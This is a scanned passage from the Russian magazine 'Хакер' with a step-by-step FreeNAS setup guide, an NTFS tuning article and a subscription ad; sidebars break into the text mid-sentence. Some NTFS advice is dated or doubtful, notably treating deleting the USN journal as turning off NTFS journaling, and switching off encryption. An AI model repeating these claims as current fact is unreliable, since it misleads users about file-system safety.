Для построения NAS-сервера можно задействовать любую доступную операционную систему, в том числе и ориентированную на десктоп. Но будет ли результат удобным в использовании? Сможет ли он обеспечить эффективное хранение информации? Это напрямую зависит от подготовки админа. Да и производительность чисто настольных систем, вроде Windows XP, будет довольно низкая. Что касается серверных вариантов Windows, то стоят они чересчур дорого, чтобы покупать и использовать их в качестве хранилища файлов (Windows Storage Server 2003 более приспособлен к такой работе, но его цена также кусается).
Можно попытаться решить проблему при помощи любой из свободных операционных систем, вроде Linux или *BSD, но это потребует времени на развертывание и поддержку. Кроме того, в небольших организациях часто нет штатной должности системного администратора, который мог бы постоянно следить за такой системой. Выход есть — использование дистрибутива **FreeNAS** (www.freenas.org).

ДИСТРИБУТИВ FREENAS

Дистрибутив FreeNAS (Free NAS Server) построен на базе FreeBSD 6.3 и распространяется под лицензией BSD. Изначально целью проекта было создание дистрибутива, позволяющего при сравнительно небольшой стоимости построить надежное устройство хранения информации для небольших организаций или офисов. Идея проекта принадлежит Оливеру Кохарду-Лаббе, который и занимался его разработкой в свободное время. Затем в проект пришли добровольцы, и теперь основная группа разработчиков составляет уже шесть человек. Текущая на момент написания этих строк версия 0.69b1 обеспечивает поддержку:

- сетевых файловых протоколов CIFS (Samba), FTP, NFS, SSH, RSYNC, AFP (Apple Filing Protocol);
- технологии UPnP;
- жестких дисков ATA/SATA, SCSI, USB и Firewire;
- файловых систем UFS, FAT32, EXT2/EXT3 и NTFS в режиме «только чтение»;
- программных RAID 0, 1, 5, JBOD, 5+0, 5+1, 0+1, 1+0;
- аппаратных RAID и сетевых карт, поддерживаемых FreeBSD 6 (включая беспроводные).

А еще — шифрование разделов при помощи geli (GEOM-ELI), управление пользователями и группами с возможностью локальной аутентификации или Active Directory, поддержка SNMP мониторинга, S.M.A.R.T., отправка журналов на удаленный syslogd и отчетов по электронной почте. Наличие RSYNC-сервера позволяет производить синхронизацию как локальных данных, так и с удаленных клиентов, а поддержка Unison гарантирует двустороннюю синхронизацию каталогов. FreeNAS распространяется в двух вариантах: LiveCD и Embedded. Кроме того, доступны исходные тексты. При работе с LiveCD предусмотрено сохранение настроек на дискету. При загрузке система самостоятельно попытается их найти, не требуя дополнительных действий со стороны администратора. Версию Embedded (ранее Generic-PC), в отличие от LiveCD, перед работой следует установить.
Как и m0n0wall, FreeNAS оптимизирован для работы с USB- или CompactFlash-устройствами. Такой вариант может быть полезен при использовании программного RAID. Так как под RAID диски форматируются полностью, нельзя использовать загрузочный диск как часть RAID. Вариант Embedded занимает всего 22 Мб. LiveCD фактически представляет собой Embedded + средства загрузки системы, его размер чуть больше — 44 Мб. Для увеличения производительности и уменьшения циклов записи/перезаписи, которые являются критичными для флеш-девайсов, обращение к носителю сведено к минимуму. После загрузки образ помещается в ОЗУ. Запись идет только во время сохранения конфигурации, обновления системы или программного обеспечения. Умеет FreeNAS работать и под виртуальными машинами.
Для настройки уже установленной системы используется локализованный web-интерфейс.

УСТАНОВКА FREENAS

Для установки и использования FreeNAS понадобится компьютер, как минимум, с 96 Мб ОЗУ, сетевой картой и одним или более жестким диском. В процессе загрузки LiveCD-образа ничего интересного не происходит. В случае проблем можно выбрать вариант без ACPI или перейти в Safe Mode. Встречаем заставку с BSD'шным демоном, убрать которую, чтобы прочесть сообщения ядра, можно, нажав любую клавишу. После загрузки будут выданы установки системы: сетевой интерфейс и его IP-адрес (по умолчанию — `192.168.1.250`). С этого момента можно отключить монитор и все настройки производить при помощи веб-интерфейса. Но мы спешить не будем и сначала установим FreeNAS на жесткий диск.
Вся первоначальная настройка происходит при помощи консоли установки — FreeNAS console setup. Нажимаем клавишу 9 (Install/Upgrade to an hard drive/flash device, etc) и



warning

• Нельзя использовать загрузочный диск как часть RAID.

• Программа установки не позволяет установить FreeNAS в качестве второй системы, при разметке жесткого диска все данные будут уничтожены.

• При установке будь внимательным, так как некоторые пункты инсталлятора позволяют установить только систему, и такой диск может быть использован исключительно для загрузки, а не для хранения данных.

• Сервер FreeNAS не поддерживает маршрутизацию между интерфейсами, поэтому передача данных из одной сети в другую через сервер невозможна.

Окно добавления нового диска





info

• При работе в LiveCD-варианте настройки можно сохранить на дискету.

• Загрузка с RAID не поддерживается. Поэтому если для хранения данных планируется использование RAID 5 (для которого, напомню, требуется 3 диска), а загрузка с USB невозможна, то можно на период установки вместо одного из жестких дисков установить CD-ROM, а затем произвести обратную замену.

• Загрузка в консоли может понадобиться в том случае, если потребуется изменить сетевые настройки, например IP-адрес.

• Если ты забыл пароль к Web-админке, то его можно сбросить, выбрав в консоли пункт 3 «Reset webGUI password».



dvd

На прилагаемом к журналу диске ты найдешь последнюю версию FreeNAS, а также видеоролик, где показано, как установить этот дистрибутив и настроить доступ по CIFS и FTP.



Настройка доступа к серверу

попадаем в псевдографическое меню настройки, основанное на библиотеке ncurses. Пункты меню не локализованы, но с их назначением легко разобраться (даже с базовыми знаниями английского). Следует заметить, что от версии к версии названия пунктов и их нумерация могут не совпадать. Поэтому вслепую использовать старые руководства, найденные в Сети, не стоит.

На первом шаге нам предлагают установить (Install) или обновить (Upgrade) операционную систему в варианте Full или Embedded. Последний шестой пункт «Upgrade and convert full OS to Embedded» позволяет обновить систему и конвертировать в Embedded-вариант. Если планируется использование только одного диска в системе (для загрузки и хранения информации), то нужно выбрать пункт с «+ data partition» в имени. В этом случае в пределах одного слайса будет создано два раздела: для системы (совсем небольшой) и для данных (под него будет отведено все остальное доступное пространство). Для установки на жесткий диск оптимальным будет третий пункт «Install Full OS on HDD + data partition».

Далее программа запросит имя привода CD-ROM и жесткого диска. Ничего выдумывать или мучительно вспоминать не нужно. Выводится список всех найденных в системе устройств (если их несколько) — и тебе потребуется только выбрать необходимые названия. У меня это — acd0 и ad0, соответственно. Вводим размер системного раздела. По умолчанию предлагается 96 Мб (обычно этого хватает с запасом). После установки программа сообщила, что FreeNAS был установлен на первый раздел ad0s1 слайса, а вывод GEOM_LABEL свидетельствовал о том, что ad0s2 присвоена метка DATA.

По окончании установки будет выведено краткое резюме и рекомендации по добавлению DATA диска в систему. Для этого необходимо:

1. Добавить диск на странице Disks:Management;
2. Добавить точку монтирования на странице Disks:Mount point.

Пока просто запомним это. Нажимаем <Enter> для продолжения и, выбрав пункт 7 (Reboot system) консоли, перезагружаем систему. В дальнейшем все настройки будем производить при помощи веб-интерфейса.

Для настройки загружаемся с жесткого диска и нажатием в меню клавиши «1» выбираем пункт «Assign Interfaces». Будет опять выведен список найденных сетевых устройств; просто отмечаем то, которое соответствует LAN. Чтобы повторно просканировать оборудование, выбери «auto».

Если в системе установлено несколько сетевых карт, то кроме LAN интерфейса (в моем случае — это ed0), система запросит выбрать Optional 1 и т.д. Для выхода из меню настройки интерфейсов выбираем «none». Программа покажет результат, а нажатие OK позволит применить установки.

Для справки: сервер FreeNAS не поддерживает маршрутизацию между интерфейсами, поэтому передача данных из одной сети в другую через сервер невозможна. Несколько интерфейсов можно использовать только для доступа к серверу FreeNAS из разных сетей. После перезагрузки в пункте 2 для LAN устанавливаем IP-адрес и сетевую маску (как обычно, 255.255.255.0 или в CIDR нотации — 24). Дополнительные интерфейсы настраиваются исключительно при помощи веб-браузера. Воспользовавшись пунктом 5 (Ping host), можно попробовать проверить доступность любого узла в сети. Если пинг проходит, монитор, клавиатуру и прочие лишние устройства можно отключить и работать удаленно через веб-интерфейс или по SSH (конечно, его нужно сначала настроить).

ВЕБ-ИНТЕРФЕЙС FREENAS

В строке веб-браузера набираем адрес, указанный для LAN (он будет выведен по окончании настроек). Для регистрации используем логин admin и пароль freenas.


Все настройки разбиты по функционалу на восемь разделов; назначение большей части понятно из названия. Параметры, отмеченные жирным шрифтом, обязательны к заполнению или выбору. Часто система сама подсказывает, чего ей не хватает.

По умолчанию язык интерфейса — английский, но это легко исправить. Переходим в System → General и выбираем в раскрывающемся списке Language → Russian, нажимаем кнопку Save и обновляем по <F5> текущую или переходим на другую страницу. После этого интерфейс, кроме нескольких пунктов, предстанет в локализации.


Для примера настроим FreeNAS с одним диском для работы в небольшой рабочей группе, использующей в качестве клиентов компьютеры с MS Windows.


После регистрации в системе первым делом необходимо установить имя сервера. Затем — протокол работы сменить на защищенный (https), задать новый пароль администратора, а также выбрать свой часовой пояс и настроить синхронизацию через NTP. Все это доступно в том же пункте «Система → Общие». Просто заполняем соответствующие поля и сохраняем результат нажатием кнопки «Сохранить». Чтобы некоторые изменения вступили в силу, может потребоваться перезагрузка, но пока с этим можно не спешить. Перезагрузимся после выполнения следующей операции.

Вспоминая совет, выданный программой установки, переходим в «Диск → Управление», нажимаем <+> и попадаем в пункт, позволяющий добавить новый диск. Выбираем в выпадающем списке устройство, которое будет использовано для хранения данных (при наличии привода он также будет в этом списке). При необходимости устанавливаем для него режим передачи данных (PIO, UDMA), параметры перехода в режим энергосбережения и уровень шума. Из списка Preformatted file system выбираем тип файловой системы UFS.



Добавление локального пользователя


Перед началом работы настрой основные параметры сервера


Меню установки FreeNAS


Настройка сетевых интерфейсов

Если раздел не отформатирован, то это можно сделать средствами FreeNAS. Для чего выбираем в «Preformatted file system» Unformatted и переходим по ссылке внизу в раздел «Диски → Форматирование». Здесь, в поле «Метка тома», устанавливаем метку. Результат форматирования раздела будет выведен в поле внизу.

Когда раздел выбран и настройки выполнены, нажимаем «Добавить». Новый диск появится в таблице «Диски: Управление». Остальные диски вводятся в работу аналогичным образом. После того, как в систему будут добавлены все диски, для подтверждения изменений нажимаем «Применить изменения».

Настала очередь точек монтирования. Переходим в «Диски → Точка монтирования → Управление» и нажимаем <+>. В выпадающем меню «Диск» выбираем жесткий диск. В меню «Раздел» — номер раздела в слайсе (первый раздел сейчас занят под систему, поэтому выбираем 2). В «Файловая система» выбираем UFS. Заполняем поле «Имя» и ниже вводим описание ресурса. Дополнительные флажки позволяют монтировать выбранный раздел в режиме «только чтение» и включить приоритетную/фоновую проверку состояния файловой системы во время процесса загрузки. Также обрати внимание на список «Тип», позволяющий указать тип устройства. В нем, кроме диска, можно указать и ISO-образ. Для подтверждения изменений нажимаем «Применить изменения». В поле «Состояние» напротив указанного раздела должно появиться значение «Да».

Теперь новый дисковый ресурс необходимо сделать доступным по сети (фактически, мы будем настраивать сервер Samba через веб-интерфейс). Для этого переходим в «Службы: CIFS/SMB». Установив флажок в поле «Включить», активируем сервис. В поле «Аутентификация» следует указать метод проверки подлинности пользователя (анонимный, локальный или Active Directory). Если выставить Anonymous, то доступ к серверу сможет получить любой пользователь сети (пока этот метод нам неинтересен). Ограничим доступ для непрошенных гостей, выбрав «Local User». Прописываем необходимые значения в полях «NetBIOS Name» и «Рабочая группа». В списке «Кодовая страница DOS» выбираем CP866 и в «Кодовая страница Unix» — UTF-8. Иначе русских букв в именах файлов нам не видать, как своих ушей. При установке параметра «Сервер времени» в «Yes» — FreeNAS будет выступать NTP-сервером для клиентов LAN. Благополучно покончив со всеми настройками, жмем «Сохранить и перезапустить».

Сервер создан, но чтобы пользователи могли сохранять свои файлы, нужно добавить ресурс. Ничего сложного: переходим во вкладку «Общие ресурсы», задаем имя, комментарии и указываем путь к каталогу. Нажатие на кнопку рядом откроет окно, где будут показаны все доступные каталоги.

Впереди — последний шаг: создание локальных пользователей. После установки FreeNAS будет создано несколько групп, но все они относятся к системным. Поэтому сначала необходимо создать хотя бы одну группу, куда и будут включены пользователи, имеющие доступ к ресурсам сервера. Переходим в «Доступ → Пользователи», затем в «Группы», нажимаем <+> и вводим название группы (например, mygroup) и ее описание. Не забываем нажать кнопку «Применить изменения».

Теперь в «Доступ → Пользователи» заводим учетную запись, указав имя, пароль и группу. Для отдельных пользователей можно разрешить доступ к серверу по SSH, включив «Shell access» (администратору он разрешен по умолчанию). Нажимаем «Добавить» и затем «Применить изменения».

Если сейчас на клиенте в строке браузера набрать `\\netbios-имя\` (или `\\IP-адрес\`), то после ввода имени и пароля пользователя увидим новый ресурс, в котором можно читать и создавать файлы. К сожалению, при использовании локального метода проверки подлинности FreeNAS не позволяет тонко разграничить доступ к имеющимся ресурсам. Все легитимные пользователи получат одинаковые разрешения ко всем папкам.

Сервер FTP настроить также проще простого. Для активации анонимного доступа достаточно перейти в «Службы → FTP» и активировать сервер установкой флажка «Включить». Чтобы при работе с FTP имена файлов, набранные в кириллице, выводились корректно, следует установить кодировку UTF-8.

УДОБНЫЙ ИНСТРУМЕНТ


Итак, мы получили практичный инструмент с интуитивно понятным Web-интерфейсом, позволяющий быстро и без лишних затрат создать сервер хранения данных. FreeNAS является хорошей альтернативой для построения простого NAS-сервера, без необходимости установки полной версии Linux/*BSD или приобретения серверного варианта Windows.




links

• Дополнительную информацию по дистрибутиву FreeNAS можно получить на сайте проекта (www.freenas.org).

• Блог проекта: freenas.blogspot.com.



КРИС КАСПЕРСКИ



Бескомпромиссный тюнинг NTFS

СКРЫТЫЕ РЫЧАГИ УПРАВЛЕНИЯ ФАЙЛОВОЙ СИСТЕМОЙ СЕМЕЙСТВА ОС WINDOWS NT

NTFS — возможно, самая сложная файловая система из всех, когда-либо разработанных человечеством. Ее разработчики в стремлении объять необъятное скрестили передовые технологии в области баз данных, поиска, сжатия и шифрования информации. Вот только забыли прикрутить рычаги управления…

ПОЛЕТ НА ПЕПЕЛАЦЕ С ЖЕСТКИМ ДИСКОМ

Извечный вопрос, переросший в вооруженный конфликт, — бить или не бить? В смысле, на разделы. Стучать молотком по винчестеру может только вандал, а таковых среди нас нет, но у всех есть свои аргументы и контраргументы. WinNT — это не xBSD, групп цилиндров здесь нет. Что такое группа цилиндров? Чтобы сократить перемещение головок и снизить фрагментацию, файловые системы xBSD (и некоторых других UNIX-клонов) бьют раздел на несколько зон. У каждой из них свои служебные структуры данных — и в грубом приближении зоны представляют собой полноценный дисковый том за тем исключением, что расположение одного файла в двух (и более) зонах все-таки возможно, чего не скажешь о логических разделах (имея по 100 Гб на дисках C и D, 200-гиговый файл никак не запишешь…).

Зональное деление приносит огромную пользу, повышая отказоустойчивость диска за счет «размазывания» критической служебной информации по его поверхности и локализуя связанные с ней файлы в одном месте. Теперь возьмем неразбитый диск с NTFS… MFT (служебный файл, хранящий имена, атрибуты и схему размещения всех файлов на диске) находится в начале раздела, индексы, ответственные за содержимое каталогов, — в конце. Ну а сами файлы разбрелись по обширной территории — вот и лови их. Примечание: компактные файлы, называемые «резидентными», хранятся непосредственно в MFT, что теоретически уменьшает время доступа, и подобная техника используется, в частности, в ReiserFS, однако, как показала практика, вместо ожидаемого увеличения производительности мы имеем тормоза, причем в NTFS эта фича легальными путями никак

не отключаема. Магнитным головкам приходится совершать огромное количество перемещений на большие дистанции, а на большие дистанции головка перемещается совсем не так, как на короткие — сервопривод получает мощный импульс и оказывается... где-то в окрестностях обозначенной зоны. После чего серия коротких перемещений (метод вилки) приводит его к искомому сектору. Это не только усиливает износ механики, но и увеличивает время поиска информации.

Как достичь предельной скорости? Нужно разбить диск на несколько разделов, размер которых для дисков с одной физической головой лучше выбирать в пределах 30 Гб. Соответственно, для диска с двумя головками эта цифра составит 60 Гб и т.д. Количество головок можно узнать при помощи различных диагностических программ или — скачав **hdd datasheet** от фирмы-производителя. Показаниям BIOS доверять нельзя, поскольку жесткий диск на логическом интерфейсном уровне работает с виртуальными головками, количество которых запросто может достигать 64 штук.

После разбивки — перед форматированием диска — следует определить два важнейших параметра: размер кластера и размер MFT-файла. От правильности выбора во многом зависят производительность и срок службы жесткого диска в целом. Размер кластера выбирается штатным образом в любой утилите форматирования — как консольной, так и графической. Размер кластера всегда кратен размеру сектора (512 байт для всех жестких дисков) и по умолчанию составляет 4 Кб (8 секторов). Короткие кластеры экономят дисковое пространство (особенно при работе с большим количеством файлов), предотвращая «хвостование» информации на концах. С другой стороны, чем длиннее кластер, тем ниже фрагментация, а, следовательно, жесткий диск может дольше работать без дефрагментации. Но нужно помнить, что при большем размере кластера отключается встроенная в файловую систему возможность сжатия индивидуальных файлов, а также перестает работать стандартный API дефрагментации.

По умолчанию, при форматировании диска операционная система резервирует под MFT-файл 10% от неформатной емкости тома, высвобождая эту область только при заполнении диска более чем на 90%. Именно поэтому считается, что MFT-файл не подвержен фрагментации. Но если на диске хранится большое количество мелких файлов, то размера MFT в какой-то момент начинает не хватать. Он растет, подхватывая фрагментированные куски свободного пространства. То же самое происходит и при заполнении диска более чем на 90% — остаток зарезервированной области усекается, выделяясь в общий пул свободного пространства. Обратно в MFT он уже не возвращается, и потому его фрагментация неизбежна, если, конечно, не позаботиться о решении проблемы заранее. Например, можно просто создать в цикле огромное количество файлов нулевой длины. Точное количество зависит от размера структуры `FILE_RECORD` в MFT (она переменчива), но для наших целей вполне подойдет и упрощенная формула: `N_FILEZ = DISK_SIZE/2`, где размер тома выражен в килобайтах. Удаляем все файлы кроме двух-трех, созданных последними. Как нетрудно догадаться, они будут располагаться в самом конце MFT, жестко фиксируя его нижний размер (что предотвратит высвобождение MFT-области в общий пул). Более точная формула отталкивается не от размера тома, а от количества файлов (и каталогов), которые предполагается создавать на данном томе. Это с учетом того, что при удалении файла соответствующая ему `FILE_RECORD` высвобождается не сразу, и при создании нового файла из MFT выделяется пространство для новой `FILE_RECORD`.

Многие руководства упоминают якобы недокументированный (на самом деле, уже давно документированный самой Microsoft) ключ реестра `HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\FileSystem` с хитрым параметром `NtfsMftZoneReservation`, который управляет размером резервируемой MFT-зоны для вновь форматируемых дисков. По умолчанию он равен 1 — резервировать минимум пространства. «Минимум» — это 10%. Однако поведение системы можно изменить, выбрав значение 2, 3 или даже 4 (максимальный резервируемый объем). Сколько именно Microsoft понимает под «максимумом», она оглашать отказывается, и о точных значениях ключей 2, 3 и 4 остается только гадать. Я ковырнул драйвер `NTFS.SYS` дизассемблером, но резервируемый объем непостоянен. Он разнится от версии к версии. Более того, даже если мы зарезервируем, например, 50% диска — все равно это не решит проблемы



Сервер, работающий с большим количеством файлов, нуждается в более демократических квотах на NTFS

фрагментации NTFS, поскольку по мере заполнения диска зарезервированное пространство автоматически высвобождается. А вот метод создания большого количества мелких файлов с их последующим удалением работает «на ура». Так что, возьмем его себе на вооружение.


Ключ `NtfsMemoryUsage` — на редкость полезная штука. По умолчанию выставленный в 1 он ограничивает аппетит NTFS в плане использования памяти, устанавливая жесткие лимиты на размер дискового кэша и количество информации, хранимой для открытых файлов. Для рабочих станций — все OK, но для сервера, оснащенного большим количеством RAM и чувствительного к быстродействию дисковой подсистемы, значение лучше установить в 2. И затем перезагрузиться, чтобы изменения вступили в силу.

ГРАВИЦАПА ДЛЯ NTFS


Наконец, разбитый на разделы и отформатированный диск лежит перед нами и, тихо жужжа, начинает заполняться файлами. Только что-то он тормозит, да и красный светодиод мигает, даже когда к приводу нет видимых обращений. Зато есть масса невидимых. Для ускорения доступа к данным Microsoft реализовала систему индексации, задействованную по умолчанию и отключаемую через свойства диска. Вызываем из проводника контекстное меню, далее — **Properties**, вкладка **General**, а там — галочка напротив пункта «**Allow Indexing Service to index the disk for fast file searching**». Сбрасываем ее немедленно! Все равно никакого быстрого поиска мы не получим, зато приобретем тормоза и повышенный износ дисков. Вместе с индексацией рекомендуется отключить и журналирование. Как известно, NTFS — журналируемая файловая система, что выдается Microsoft за достоинство, хотя это, скорее, недостаток. Журнал не только занимает место и отнимает драгоценное время, замедляя интенсивные дисковые опе-

Разреженные файлы на службе прогресса


NTFS поддерживает sparse-файлы, выделяя дисковое пространство только актуальным данным и подсовывая нули тем, которые еще не были проинициализированы. Это сокращает размер файла — в десятки, сотни и даже тысячи раз! Чтобы назначить файлу атрибут «разреженного», следует воспользоваться утилитой fsutil из штатного комплекта поставки Win2k3, вызвав ее с ключом «sparse setflag»: «**fsutil sparse setflag X:\nezumi.txt**». После того, как файл создан и заполнен данными, из него можно выбить весь «пух», дав команду «**fsutil sparse setrange FileName BeginningOffset Length**», где **BeginningOffset** — начальное смещение «разреженной» области (обычно равное нулю), а **Length** — ее длина (как правило, равная размеру файла, округленного до размера кластеров).



Дефрагментатор O&O Defrag Professional Edition трудится, как проклятый



Отключение службы индексации ускоряет доступ к данным и уменьшает износ жесткого диска



Файл nezumi.txt имеет длину 9 Мб, занимая на диске всего 2 Кб. Он не сжат, он разрежен



info

Старайся не располагать файл подкачки на зеркальном RAID-массиве — это снизит скорость работы.



warning

Поскольку версий NTFS существует намного больше одной, то при использовании дисковых утилит от сторонних разработчиков требуется проверить их на совместимость с нашей версией. Установи ее (со всеми обновлениями) на виртуальную машину/отдельный жесткий диск. Но даже если тест прошел «на ура», настоятельно рекомендую освежить резервные копии, особенно когда дисковая утилита на живой машине запускается в первый раз.



links

На technet2.microsoft.com можно найти интересные статьи, посвященные работе с NTFS.

рации, но и в некоторых случаях приводит к полному краху. В коде, связанном с поддержкой журнала, за историю существования NTFS в релизных версиях WinNT/200x было обнаружено, по меньшей мере, три ошибки, приводящие к BSoD при попытке монтирования NTFS-тома. Знающие люди использовали загрузочные диски с Linux, поддерживающие NTFS на базовом уровне (то есть, без журналирования), перегоняя все ценные файлы по сети на соседний компьютер или уничтожая журнал в дисковых редакторах/системных утилитах.

Зачем лишние мучения? Берем утилиту `fsutil.exe`, входящую в штатный комплект поставки Win2k3, и удаляем журнал, запрещая журналирование для диска X: «`fsutil usn deletejournal /D X:`». Если мы потом захотим вернуть журнал на место, нет проблем: «`fsutil usn createjournal m=1000 a=100 X:`».

Вместе с журналированием можно отключить и шифрование, обратившись к уже известному нам ключу реестра `HTLM\System\CurrentControlSet\Control\FileSystem` и создав параметр `NtfsDisableEncryption` типа `DWORD`, установленный в 1. После перезагрузки системы попытка применения атрибута шифрования к файлам и папкам будет выдавать ошибку, что очень хорошо! Почему? Потому что система шифрования в Win2k3 реализована далеко не лучшим образом; без ключей все зашифрованные данные становятся недоступными. Пользователи, не разбирающиеся в администрировании, но уже освоившие мышь, зачастую шифруют все данные, к которым только имеют доступ! При переустановке сервера «энтузиазм» пользователей выплывает наружу, и хотя данные за разумное время можно расшифровать без ключа, проблему предпочтительно пресечь на корню. Кроме того, шифрование негативно сказывается на быстродействии NTFS. Параметр `NtfsDisableCompression` того же самого ключа реестра запрещает применение атрибута сжатия для всех файлов. Чем плохо сжатие? А тем, что сжатые файлы труднее восстанавливать в случае краха диска. Их не поддерживают утилиты автоматизированного восстановления (мне неизвестно ни одной, которая бы поддерживала), их не понимают драйвера для NTFS от Linux, а спецы по восстановлению в этом случае увеличивают сумму контракта. К тому же, NTFS жмет плохо, — сжатые файлы тормозят и жрут память.

СЕКРЕТЫ ЭФФЕКТИВНОГО ИСПОЛЬЗОВАНИЯ NTFS

В отличие от FAT32, где все свалено в кучу, NTFS использует двоичную организацию файловых каталогов, что (теоретически) должно увеличить производительность, сократив время поиска файла в каталоге. Однако неудачная реализация сгубила эту идею, продемонстрировав прямо противоположный эффект. NTFS крайне плохо справляется с каталогами, содержащими десятки и сотни тысяч файлов. Особенно, если кроме операций открытия (фактически, сводящихся к поиску заданного имени в дереве), мы занимаемся созданием новых файлов/удалением старых, вынуждая NTFS перестраивать кучу служебных структур, живописно разбросанных по диску. Увы... это фундаментальная проблема NTFS, не имеющая универсальных решений. Когда это возможно, следует уменьшать количество файлов в каталоге, разбрасывая их по подкаталогам. Причем именовать файлы желательно так, чтобы на первые буквы имени приходилось максимум различий — `file_1`, `file_2`, `file_3`... будет тормозить сильнее, чем `1_file`, `2_file`, `3_file`. Вроде бы мелочь, а разница в скорости колоссальна!

Каталоги, содержащие массу мелких файлов, к которым постоянно происходит обращение, имеет смысл размещать на виртуальных дисках, не жалея оперативной памяти. Полученное ускорение покроет все расходы с головой.

Другая проблема NTFS связана с фрагментацией. Несмотря на то, что изначально она разрабатывалась как файловая система, практически свободная от фрагментации, стратегия «правильного» выделения дискового пространства навечно осталась в стадии разработки. Текущие версии NTFS фрагментируются приблизительно так же, как FAT, что ведет к неуклонной деградации производительности.

Штатный дефрагментатор, представляющий собой сильно урезанный вариант коммерческого «**O&O Defrag**», не умеет дефрагментировать открытые файлы, к которым, в первую очередь, относятся: файл подкачки, реестр, куча системных файлов и т.д. А потому с каждым днем сервер тормозит все сильнее и сильнее. Единственный способ вернуть былую производительность — обзавестись полной версией O&O Defrag или любого другого достойного дефрагментатора, поддерживающего дефрагментацию в boot-time, то есть на стадии загрузки. Boot-программы исполняются в монопольном режиме задолго до наступления многозадачности, и потому риск, что кто-то обратится к дефрагментируемым данным в момент их перемещения, здесь полностью исключен. ⌶

ПОДПИСКА В РЕДАКЦИИ

ХАКЕР + DVD

ГОДОВАЯ ПОДПИСКА ПО ЦЕНЕ

2100 руб. (на 15% дешевле чем при покупке в розницу)

Единая цена по всей России. Доставка за счет издателя, в том числе курьером по Москве в пределах МКАД

ВНИМАНИЕ! ВТОРОЕ СПЕЦПРЕДЛОЖЕНИЕ!

При подписке на комплект журналов

ЖЕЛЕЗО + ХАКЕР + IT СПЕЦ:

- Один номер всего за 155 рублей (на 25% дешевле, чем в розницу)

ЗА 12 МЕСЯЦЕВ 

ЗА 6 МЕСЯЦЕВ 

Подписка на журнал **«ХАКЕР+DVD»** на 6 месяцев стоит 1200 руб.

ВЫГОДА ● ГАРАНТИЯ ● СЕРВИС

КАК ОФОРМИТЬ ЗАКАЗ

1. Разборчиво заполните подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта www.glc.ru.
2. Оплатите подписку через Сбербанк .
3. Вышлите в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:

- по электронной почте **subscribe@glc.ru;**
- по факсу **8 (495) 780-88-24;**
- по адресу **119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44, ООО «Гейм Лэнд», отдел подписки.**

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции в редакции:

